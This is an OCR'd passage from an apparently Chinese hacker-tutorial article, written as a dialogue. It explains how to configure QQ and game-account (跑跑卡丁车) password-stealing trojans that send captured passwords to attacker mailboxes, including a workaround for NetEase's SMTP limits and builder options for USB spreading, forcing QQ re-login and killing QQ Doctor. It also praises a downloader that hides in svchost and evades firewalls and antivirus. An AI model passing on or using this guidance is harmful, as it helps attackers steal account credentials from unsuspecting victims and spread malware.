


图 5




图 6

在配置邮箱收信之前，要先申请两个免费的邮箱，最好为163邮箱。一个作为发信邮箱，另一个作为收信邮箱。在填写完毕后点击“测试邮箱发信”即可进行测试工作，用来检测你的配置是否填写正确（图6）。

如果你使用的是126或者163的新邮箱，在测试发信的时候是否发现收不到测试邮件呢？经过查询得到如下信息：2006年11月16号，网易公司对免费邮箱进行了策略调整，目前免费邮箱新注册的用户不支持直接开通SMTP、POP3的服务，之前已开通客户端功能的老用户不受影响。日后将会通过“积分活动”、“邮箱会员”等方式向有需要的用户提供该项服务。

小知识：SMTP和POP3服务

SMTP（Simple Mail Transfer Protocol），简易邮件传输通讯协议。SMTP是互联网上的一种通讯协议，主要功能是用在传送电子邮件，当我们通过电子邮件程序，寄E-mil给另外一个人时，必须通过SMTP通讯协议，将邮件送到对方的邮件服务器上，等到对方上网的时候，就可以收到你所寄的信。

POP3（Post Office Protocol 3），POP适用于C/S结构的脱机模型的电子邮件协议，目前已发展到第三版，称POP3。它是因特网电子邮件的第一个离线协议标准，POP3允许用户从服务器上把邮件存储到本地主机（即自己的计算机）上，同时删除保存在邮件服务器上的邮件，而POP3服务器则是遵循POP3协议的接收邮件服务器，用来接收电子邮件的。

126和163都是网易的邮箱，所以在新注册的邮箱中就不直接开放SMTP和POP3服务了，POP3对于我们来说还无所谓，因为POP3是接收邮件时所使用的，SMTP则是我们要用到的！因为它是发送邮件所使用的服务，难道就没有办法使用126或者163的邮箱了吗？有的，大家可以到这个网址http://uinfo.mail.163.com/enlarge3g/index.htm（图7），把邮箱升级成3G的以后就可以了，我分别测试了126和163的新邮箱。163的邮箱测试通过，升级完之后就可以使用SMTP和POP3服务了，但是126的邮箱升级成功后还是不能使用这两个服务，不知道是怎么回事。




图 7

另外，木马还可以在自定义一些功能。“首次运行60秒关闭QQ”：此功能适用于在挂着QQ过程中被种马的人群，因为关闭60秒关闭QQ后，他们还会去登录自己的QQ，这个时候木马就会把QQ密码截取并发送出来。“感染U盘传播”：现在U盘越来越普及，此功能就把U盘搞成了一个传播QQ木马的途径，利

用U盘在各台电脑上进行传播。“显示IP、地址位置、时间”：就是在ASP接口文件中见到的那部分代码，在这里可以控制这些参数时候提交到ASP接口文件。“摧毁QQ医生”：防止QQ医生进行查杀木马，防止QQ木马被破坏。

全部设置完毕后，就可以生成QQ木马了。生成也是分为两种方式分开的，大家可以根据自己的实际情况进行选择。而且还可以进行清除木马，防止在自己电脑上误运行。燕妹妹感叹道：“功能好全啊，我想到的都有了，我没想到的也有了。那游戏木马呢，讲讲吧！”阿布又继续讲起了游戏木马。




图8

游戏木马在原理上和盗QQ的木马基本是一致的，也是先截取密码等敏感信息，然后通过传统的Email方式或者ASP方式传递出去。最近在练习跑跑卡丁车，那就拿它来做例子吧。首先还是要准备两个用来发送和接收Email的邮箱，最好是163的邮箱。打开跑跑卡丁车牛盗（图8），输入“发信邮箱地址”、“发信邮箱密码”和“接收邮箱地址”，“接收信息标题”的设计是为了在形形色色的邮件中进行区分，然后再生成测试木马进行本机检测，登录跑跑卡丁车跑了一圈后，就直奔收信邮箱，发现测试成功了（图9），而且把服务器的名称也记录了下来，这下可以省去很多麻烦事儿了。其实原本游戏木马和盗QQ木马应该属于一类，但是它们毕竟不属于同一个领域，也就无从谈起是否为一类。




图9




图10

燕妹妹想了想问道：“你不是说有个自动下载功能的木马吗？叫什么啊。”现在普通木马的体积都比较大，例如灰鸽子的服务端没有压缩的话有600K之大，在传输过程中可能有困难（TFTP不适合传送过大的文件），而且如果配合网页木马来挂马，还会出现卡住IE的现象，隐蔽性会大打折扣。所以下载者就这样诞生了，它只负责在运行下载者后自动的去下载体积比较大的木马。因为它需要实现的功能只是下载文件并执行文件，所以它的体积一般都很小，方便传输或挂马。

天使下载者是最近刚出品的一款不错的下载者，它能够插入svchost进程进行隐藏，突破防火墙和卡巴6的主动防御，并且可以通过U盘进行感染或者通过共享进行传播，而且还可以下载多个木马，方便种植多种木马。

